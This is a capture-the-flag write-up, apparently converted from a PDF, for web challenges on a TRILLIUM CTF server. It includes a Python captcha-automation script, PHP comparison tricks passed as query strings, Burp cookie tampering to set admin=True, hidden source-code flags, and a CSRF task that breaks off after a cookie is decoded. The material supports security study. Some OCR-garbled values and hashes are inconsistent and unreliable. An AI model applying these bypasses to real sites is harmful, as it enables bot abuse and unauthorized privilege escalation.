

TRILLIUM CTF



Zakyas Ali


Task 01-05 Write-up

Task 1

Not secure 58.65.172.131:5100

Team Probably Home

Walled Garden



We put up a wall of 1024 captchas. And you think you can get past it?

Enter your username to get started:

submit

creating a python script that can read and post captcha single time:

```

1 import requests
2 from bs4 import BeautifulSoup
3
4 # URL for the CAPTCHA challenge
5 BASE_URL = "http://58.65.172.131:5100/" # Replace with the actual URL
6 CAPTCHA_ENDPOINT = f"{BASE_URL}/index.php"
7
8 # Username and max captchas
9 USERNAME = "admin"
10 MAX_CAPTCHAS = 1024
11
12 def solve_captchas():
13     session = requests.Session() # Maintain the session to handle cookies, etc.
14
15     # Initial request to get the first CAPTCHA
16     payload = {"name": USERNAME}
17     response = session.get(CAPTCHA_ENDPOINT, params=payload)
18
19     if response.status_code != 200:
20         print("Failed to submit username. Status code:", response.status_code)
21         return
22
23     print("Username submitted. Response text:\n", response.text)
24
25     captcha_count = 0
26
27     while captcha_count < MAX_CAPTCHAS:
28         soup = BeautifulSoup(response.text, 'html.parser')
29
30         # Extract the CAPTCHA value
31         captcha_div = soup.find("div", style=lambda x: x and "font-family" in x)
32         if not captcha_div:
33             print("Captcha not found in the response.")
34             return
35
36         captcha_value = captcha_div.get_text(strip=True)
37         print(f"Captcha found: {captcha_value}")
38
39         # Prepare the form submission payload
40         payload["captcha"] = captcha_value
41         submit_response = session.get(CAPTCHA_ENDPOINT, params=payload)
42
43         if submit_response.status_code != 200:
44             print("Failed to submit the CAPTCHA. Status code:", submit_response.status_code)
45
46         # Check for success message
47         if "Captcha correct!" in submit_response.text:
48             captcha_count += 1
49             print(f"Captcha solved! Solved {captcha_count} captchas.")
50
51         # If all captchas are solved, look for the flag in the final response
52         if "1024 captchas" in submit_response.text:
53             print("Successfully solved all captchas! Check for the flag.")
54             print("Final Response HTML:")
55             print(submit_response.text) # This should contain the flag
56             break
57         else:
58             print("Captcha solving failed. Response text:\n", submit_response.text)
59             break
60
61         # Update the response to continue solving the next CAPTCHA
62         response = submit_response
63
64 if __name__ == "__main__":
65     solve_captchas()
66
67

```

creating a bash script that will run python script 1024 time:

```

(zakyas@kali)~[~/Desktop]
$ cat run.sh
#!/bin/bash

# Number of times to run the Python script
NUM_RUNS=895

# Loop to run the Python script the specified number of times
for ((i=1; i<=NUM_RUNS; i++))
do
    echo "Running CAPTCHA solver iteration $i/$NUM_RUNS..."
    python3 capt.py # Replace with the correct path if needed
    echo "_____ "
done

```

running bash script:

```
(zakyas@kali)-[~/Desktop]  
$ ./run.sh  
Running CAPTCHA solver iteration 1/895 ...  
Username submitted. Response text:
```

after 1024 times captcha submission, we get flag on web page:

Walled Garden



We put up a wall of 1024 captchas. And you think you can get past it?

Username:

Captcha correct!

You earned a flag! : TISS{th1s_captcha_c0uldnt_tcha}

Solved 1024 captchas

Type this value to the field below:


53f6d6e5

submit

Flag: TISS{th1s_captcha_c0uldnt_tcha}

Task 2

Link: <http://58.65.172.131:5200/> - cipher



```
Line wrap ☐
1 function xor_string($string, $key){
2     for($i = 0; $i < strlen($string); $i++)
3         $string[$i] = ($string[$i] ^ $key[$i % strlen($key)]);
4     return $string;
5 }
6 try{
7     $cipher = "TISS{}";
8     $ascii = isset($_GET['ascii']) == iconv('UTF-8','ASCII',$cipher);
9     if($ascii==1)
10         echo $part1;
11     $hex = isset($_GET['hex']) == bin2hex($cipher);
12     if($hex==1)
13         echo $part2;
14     $rot13 = isset($_GET['rot13']) == str_rot13($cipher);
15     if($rot13==1)
16         echo $part3;
17     $base64 = isset($_GET['base64']) == base64_encode($cipher);
18     if($base64==1)
19         echo $part4;
20     $md5 = isset($_GET['md5']) == md5($cipher);
21     if($md5==1)
22         echo $part5;
23     $sha1 = isset($_GET['sha1']) == sha1($cipher);
24     if($sha1==1)
25         echo $part6;
26     $xor = isset($_GET['xor']) == xor_string($cipher,"c1ph3r");
27     if($xor==1)
28         echo $part7;
29 }
30 catch(Exception $e){echo $e;}
31
```

by analyzing this php code, requesting url with correct variables value will echo flag parts. Variables values are set with different encryption methods applied.

Part 1:

```
(zakyas@kali)-[~/Desktop]
$ curl "http://58.65.172.131:5200/?ascii=TISS"

function xor_string($string, $key){
    for($i = 0; $i < strlen($string); $i++)
        $string[$i] = ($string[$i] ^ $key[$i % strlen($key)]);
    return $string;
}
try{
    $cipher = "TISS{}";
    $ascii = isset($_GET['ascii']) = iconv('UTF-8','ASCII',$cipher);
    if($ascii=1)
        echo $part1;
    $hex = isset($_GET['hex']) = bin2hex($cipher);
    if($hex=1)
        echo $part2;
    $rot13 = isset($_GET['rot13']) = str_rot13($cipher);
    if($rot13=1)
        echo $part3;
    $base64 = isset($_GET['base64']) = base64_encode($cipher);
    if($base64=1)
        echo $part4;
    $md5 = isset($_GET['md5']) = md5($cipher);
    if($md5=1)
        echo $part5;
    $sha1 = isset($_GET['sha1']) = sha1($cipher);
    if($sha1=1)
        echo $part6;
    $xor = isset($_GET['xor']) = xor_string($cipher,"c1ph3r");
    if($xor=1)
        echo $part7;
}
catch(Exception $e){echo $e;}
TISS{
```

flag:
TISS{

Part 2:

encoding \$cipher to bin2hex:

Bin2hex Online Tool Manual Code Examples

\$string =

TISS{}

▶ Run code

PHP Version: 8.2.20

Result:

544953537b7d

```
(zakyas@kali)-[~/Desktop]
$ curl "http://58.65.172.131:5200/?hex=544953537b7d"
function xor_string($string, $key){
    for($i = 0; $i < strlen($string); $i++)
        $string[$i] = ($string[$i] ^ $key[$i % strlen($key)]);
    return $string;
}
try{
    $cipher = "TISS{}";
    $ascii = isset($_GET['ascii']) = iconv('UTF-8','ASCII',$cipher);
    if($ascii=1)
        echo $part1;
    $hex = isset($_GET['hex']) = bin2hex($cipher);
    if($hex=1)
        echo $part2;
    $rot13 = isset($_GET['rot13']) = str_rot13($cipher);
    if($rot13=1)
        echo $part3;
    $base64 = isset($_GET['base64']) = base64_encode($cipher);
    if($base64=1)
        echo $part4;
    $md5 = isset($_GET['md5']) = md5($cipher);
    if($md5=1)
        echo $part5;
    $sha1 = isset($_GET['sha1']) = sha1($cipher);
    if($sha1=1)
        echo $part6;
    $xor = isset($_GET['xor']) = xor_string($cipher,"c1ph3r");
    if($xor=1)
        echo $part7;
}
catch(Exception $e){echo $e;}
s0m3b0dy_
```

flag: s0m3b0dy_

Part 3:

encoding \$cipher to ROT13:

TIFF{}



ROT13 ▼



GVSS{}

```
(zakyas@kali)~[~/Desktop]
$ curl "http://58.65.172.131:5200/?rot13=GVFF"

function xor_string($string, $key){
    for($i = 0; $i < strlen($string); $i++)
        $string[$i] = ($string[$i] ^ $key[$i % strlen($key)]);
    return $string;
}
try{
    $cipher = "TISS{}";
    $ascii = isset($_GET['ascii']) = iconv('UTF-8','ASCII',$cipher);
    if($ascii=1)
        echo $part1;
    $hex = isset($_GET['hex']) = bin2hex($cipher);
    if($hex=1)
        echo $part2;
    $rot13 = isset($_GET['rot13']) = str_rot13($cipher);
    if($rot13=1)
        echo $part3;
    $base64 = isset($_GET['base64']) = base64_encode($cipher);
    if($base64=1)
        echo $part4;
    $md5 = isset($_GET['md5']) = md5($cipher);
    if($md5=1)
        echo $part5;
    $sha1 = isset($_GET['sha1']) = sha1($cipher);
    if($sha1=1)
        echo $part6;
    $xor = isset($_GET['xor']) = xor_string($cipher,"c1ph3r");
    if($xor=1)
        echo $part7;
}
catch(Exception $e){echo $e;}
will_b3_4bl3_t0
```

flag: will_b3_4bl3_t0

Part 4:

encoding \$cipher to base 64:

Encode to Base64 format

Simply enter your data then push the encode button.

TIFF()

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

☐ Perform URL-safe encoding (uses Base64URL format).

☒ Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

> ENCODE < Encodes your data into the area below.

VEIGRnt9

```
(zakyas@kali)~[~/Desktop]
$ curl "http://58.65.172.131:5200/?base64=VElTU3t9"

function xor_string($string, $key){
    for($i = 0; $i < strlen($string); $i++)
        $string[$i] = ($string[$i] ^ $key[$i % strlen($key)]);
    return $string;
}
try{
$cipher = "TISS{}";
$ascii = isset($_GET['ascii']) = iconv('UTF-8','ASCII',$cipher);
if($ascii=1)
    echo $part1;
$hex = isset($_GET['hex']) = bin2hex($cipher);
if($hex=1)
    echo $part2;
$rot13 = isset($_GET['rot13']) = str_rot13($cipher);
if($rot13=1)
    echo $part3;
$base64 = isset($_GET['base64']) = base64_encode($cipher);
if($base64=1)
    echo $part4;
$md5 = isset($_GET['md5']) = md5($cipher);
if($md5=1)
    echo $part5;
$sha1 = isset($_GET['sha1']) = sha1($cipher);
if($sha1=1)
    echo $part6;
$xor = isset($_GET['xor']) = xor_string($cipher,"c1ph3r");
if($xor=1)
    echo $part7;
}
catch(Exception $e){echo $e;}
_Ov3rc0m3_
```

flag: _Ov3rc0m3_

Part 5:

encoding \$cipher to md5 hash:

Your String	TIFF{}
MD5 Hash	15fe5420eba18cc2306ae658d4617534

Copy

```
(zakyas@kali)-[~/Desktop]
$ curl "http://58.65.172.131:5200/?md5=1567c640c585d43b03d450c247e0ad38"

function xor_string($string, $key){
    for($i = 0; $i < strlen($string); $i++)
        $string[$i] = ($string[$i] ^ $key[$i % strlen($key)]);
    return $string;
}
try{
    $cipher = "TISS{}";
    $ascii = isset($_GET['ascii']) = iconv('UTF-8','ASCII',$cipher);
    if($ascii=1)
        echo $part1;
    $hex = isset($_GET['hex']) = bin2hex($cipher);
    if($hex=1)
        echo $part2;
    $rot13 = isset($_GET['rot13']) = str_rot13($cipher);
    if($rot13=1)
        echo $part3;
    $base64 = isset($_GET['base64']) = base64_encode($cipher);
    if($base64=1)
        echo $part4;
    $md5 = isset($_GET['md5']) = md5($cipher);
    if($md5=1)
        echo $part5;
    $sha1 = isset($_GET['sha1']) = sha1($cipher);
    if($sha1=1)
        echo $part6;
    $xor = isset($_GET['xor']) = xor_string($cipher,"c1ph3r");
    if($xor=1)
        echo $part7;
}
catch(Exception $e){echo $e;}
4ny_3ncryp7
```

flag: 4ny_3ncryp7

Part 6:

encoding \$cipher to sha1 hash:

Your String	TIFF{	
MD5 Hash	15fe5420eba18cc2306ae658d4617534	<button>Copy</button>
SHA1 Hash	81928b922e7088078b3f3944db71e2d8fe96cddb	<button>Copy</button>

```
(zakyas@kali) - [~/Desktop]
$ curl "http://58.65.172.131:5200/?sha1=f2784ae6dfe57031ca7912bb7005bede5edb853f"

function xor_string($string, $key){
    for($i = 0; $i < strlen($string); $i++){
        $string[$i] = ($string[$i] ^ $key[$i % strlen($key)]);
    }
    return $string;
}

try{
    $cipher = "TISS{}";
    $ascii = isset($_GET['ascii']) = iconv('UTF-8','ASCII',$cipher);
    if($ascii=1)
        echo $part1;
    $hex = isset($_GET['hex']) = bin2hex($cipher);
    if($hex=1)
        echo $part2;
    $rot13 = isset($_GET['rot13']) = str_rot13($cipher);
    if($rot13=1)
        echo $part3;
    $base64 = isset($_GET['base64']) = base64_encode($cipher);
    if($base64=1)
        echo $part4;
    $md5 = isset($_GET['md5']) = md5($cipher);
    if($md5=1)
        echo $part5;
    $sha1 = isset($_GET['sha1']) = sha1($cipher);
    if($sha1=1)
        echo $part6;
    $xor = isset($_GET['xor']) = xor_string($cipher,"c1ph3r");
    if($xor=1)
        echo $part7;
}
catch(Exception $e){echo $e;}
10n_73chn1qu3
```

flag: 10n_73chn1qu3

Part 7:

running given function:

```
(zakyas@kali)~[/Desktop]
$ cat xor.php
<?php
function xor_string($string, $key){
    for($i = 0; $i < strlen($string); $i++){
        $string[$i] = $string[$i] ^ $key[$i % strlen($key)];
    }
    return $string;
}

echo xor_string("TISS{}", "c1ph3r");

(zakyas@kali)~[/Desktop]
$ php xor.php
7x#;H
```

```
(zakyas@kali)~[/Desktop]
$ curl "http://58.65.172.131:5200/?xor=7x#;H"

function xor_string($string, $key){
    for($i = 0; $i < strlen($string); $i++)
        $string[$i] = ($string[$i] ^ $key[$i % strlen($key)]);
    return $string;
}
try{
    $cipher = "TISS{}";
    $ascii = isset($_GET['ascii']) = iconv('UTF-8','ASCII',$cipher);
    if($ascii=1)
        echo $part1;
    $hex = isset($_GET['hex']) = bin2hex($cipher);
    if($hex=1)
        echo $part2;
    $rot13 = isset($_GET['rot13']) = str_rot13($cipher);
    if($rot13=1)
        echo $part3;
    $base64 = isset($_GET['base64']) = base64_encode($cipher);
    if($base64=1)
        echo $part4;
    $md5 = isset($_GET['md5']) = md5($cipher);
    if($md5=1)
        echo $part5;
    $sha1 = isset($_GET['sha1']) = sha1($cipher);
    if($sha1=1)
        echo $part6;
    $xor = isset($_GET['xor']) = xor_string($cipher,"c1ph3r");
    if($xor=1)
        echo $part7;
}
catch(Exception $e){echo $e;}
_y0u_us3}
```


flag: _y0u_us3}

full flag:


TISS{s0m3b0dy_w1ll_b3_4bl3_t0_0v3rc0m3_4ny_3ncryp710n_73chn1qu3_y0u_us3}

Task 3

Link: <http://58.65.172.131:5300/> - cookie



capture login request via burp suite:



modifying GET & cookie headers 'username' & 'password' fields to common "admin"



Time	Type	Direction	Host	Method	URL
19:29:05 11 Jan 2025	HTTP	→ Request	58.65.172.131	GET	http://58.65.172.131:5300/

Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 58.65.172.131:5300
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://58.65.172.131:5300/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: username=admin; password=admin; admin=False
10 Connection: keep-alive
11
12
```


Request

Pretty Raw Hex

```
1 GET / HTTP/1.1
2 Host: 58.65.172.131:5300
3 Accept-Language: en-US,en;q=0.9
4 Upgrade-Insecure-Requests: 1
5 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
6 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
7 Referer: http://58.65.172.131:5300/
8 Accept-Encoding: gzip, deflate, br
9 Cookie: username=admin; password=admin; admin=True
10 Connection: keep-alive
11
12
```

Response

Pretty Raw Hex Render

TISS{hat3l_di_l1k3s_c00ki3s}

Login

Username

Password

Remember me ☐

Submit

In second request we get additional 'admin' field in cookie which by changing it to true gives flag on webpage:
flag: TISS{hat3l_di_l1k3s_c00ki3s}

Task 5


Link: <http://58.65.172.131:5600/> - reload

Reloading the site 500 times gives flag:

TISS - CTF: About

Not secure 58.65.172.131:5600

Badger Fact #7



Most badgers have black faces with distinctive white markings, grey bodies which may be mixed with brown, red, black or even yellow, and dark legs with light coloured underbellies.

You are the 1000th visitor to this page. Congrats, here's your prize:

TISS{w0w_th0se_w3r3_s0me_f4st_r3l04ds}

flag:

TISS{w0w_th0se_w3r3_s0me_f4st_r3l04ds}

Task 6

Link: <http://58.65.172.131:5700/> - source_code



Part 1:

```
<!DOCTYPE html>
<html lang="en">
...▼ <head> == $0
  <meta charset="UTF-8">
  <title>JackSparrow</title>
  <!-- Part 1 - TISS{i_w-->
  <meta name="viewport" content="width=device-width, initial-scale=1">
  <link rel="stylesheet" href="https://cdnjs.cloudflare.com/ajax/libs/normalize/5.0.0/normalize.min.css">
  <script src="index.js"></script>
  <link rel="stylesheet" href="style.css">
</head>
▼ <body>
  ▼ <div class="container"> flex
    ▶ <figure class="full-height"> ... </figure>
  </div>
</body>
</html>
html  head
```

flag:
TISS{i_w

Part 2:

```
</g>
<div class="transparent">
  <!-- Part 2 - 0uld_1ov3 -->
</div>
</g>
<g>
  <g transform="translate(497 984)">
    <circle cx="15" cy="15" r="15"/>
  </g>
</g>
</g>
```

flag: 0uld_1ov3

Part 3:

```
← → ↻ ⚠ Not secure 58.65.172.131:5700/index.js

//Part 3 - _t0_ch4ng
```

flag: _t0_ch4ng Part

4:

found in <http://58.65.172.131:5700/style.css> page:

```
.bubbles-large > g {
  -webkit-transform: translateY(2048px);
  transform: translateY(2048px);
  /*Part 4 - 3_th3_w0r*/
  opacity: 0;
  will-change: transform, opacity;
}
```

flag: 3_th3_w0r Part

5:

```
← → ↻ ⚠ Not secure 58.65.172.131:5700/robot.txt

# Rule 2 Part 5 - 1d_but_th3
User-agent: *
Allow: index.html
Allow: style.css
Allow: index.js
Disallow: 506172742036202D20795F77306E745F676976.html
```

flag: 1d_but_th3

Part 6:

```
← → ↻ ⚠ Not secure 58.65.172.131:5700/robot.txt

# Rule 2 Part 5 - 1d_but_th3
User-agent: *
Allow: index.html
Allow: style.css
Allow: index.js
Disallow: 506172742036202D20795F77306E745F676976.html
```

decoding 506172742036202D20795F77306E745F676976 gives:


Recipe

From Hex
Delimiter
None

Input
506172742036202D20795F77306E745F676976

Output
Part 6 - y_w0nt_giv

flag: y_w0nt_giv Part 7:



flag: 3_m3_th3_5

full flag: TISS{i_would_1ov3_t0_ch4ng3_th3_w0r1d_but_th3 y_w0nt_giv3_m3_th3_5

Task 4

Link: <http://58.65.172.131:5400/> - csrf



Our Services

Flag (₹ 1000 only) [Buy](#)

Send Money

[Submit](#)



[Submit](#)

Intercepting request on burpsuite:

Time	Type	Direction	Host	Method	URL
03:08:20 12 Jan 2025	HTTP	→ Request	58.65.172.131	GET	http://58.65.172.131:5400/transfer?userid=RBPd3XdqWwLpTcSmOkWmLrHm1vai m3fR3uLkKjPwPY8aEVbLZPUP7zZwaiQwixk&amount=1000&csrf_token=wFKJfgr56546PEGRGdsvdrt4RDVSDG

Request

PrettyRawHex

```
1 GET /transfer?userid=RBPd3XdqWwLpTcSmOkWmLrHm1vai m3fR3uLkKjPwPY8aEVbLZPUP7zZwaiQwixk&amount=1000&csrf_token=wFKJfgr56546PEGRGdsvdrt4RDVSDG HTTP/1.1
2 Host: 58.65.172.131:5400
3 Accept-Language: en-US,en;q=0.9
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/129.0.6668.71 Safari/537.36
5 Accept: */*
6 Referer: http://58.65.172.131:5400/
7 Accept-Encoding: gzip, deflate, br
8 Cookie: session=eyJiYXxhbWNLiJowLCjJc3JmX3Rva2VuijoiV0ZLSmZncjU2NTQ2UkVHJkdjc3Zkcnc0OUkFwU0RHIiwidXNlcmkiIjoikJQZDNYZHFkd2xwcFRjU21PaiddtTHUIbTFZyWlrm2ZSM3VsS2tqUFDwThhRVZiTFpGVVA3elp3YWlRv3F4ayJ9.Z4N4ag._bljxEzESxC1BeJ6uGqbqyeN010
9 Connection: keep-alive
10
11
```

Inspect

Request

Request

Request

Request

Request

decoding json token:

eyJiYWxhbmNlIjowLCJjc3JmX3Rva2VuIjoiV0Z
LSmZncjU2NTQ2UkVHUkdkc3Zkc3Q0UkRWU0RHIi
widXNlcm1kIjoiUkZDNYZHFXd2xWcFRjU21Pa
1dtTHJIbTF2YWltM2ZSM3VsS2tqUFdwWThhRVZi
TFpGVVA3e1p3YWlRV3F4ayJ9.Z4N4ag._b1jxEz
ESxC1BeJ6uGqbqyeN010

```
{
  "balance": 0,
  "csrf_token": "WFKJfgr56546REGRGdsvdrt4RDVSDG",
  "userid":
  "RBPd3XdqWw1VpTcSmOkWmLrHm1vaim3fR3u1KkjPWpY8aEVbLZFUP7z
  ZwaiQWqxk"
}
```

PAYLOAD: DATA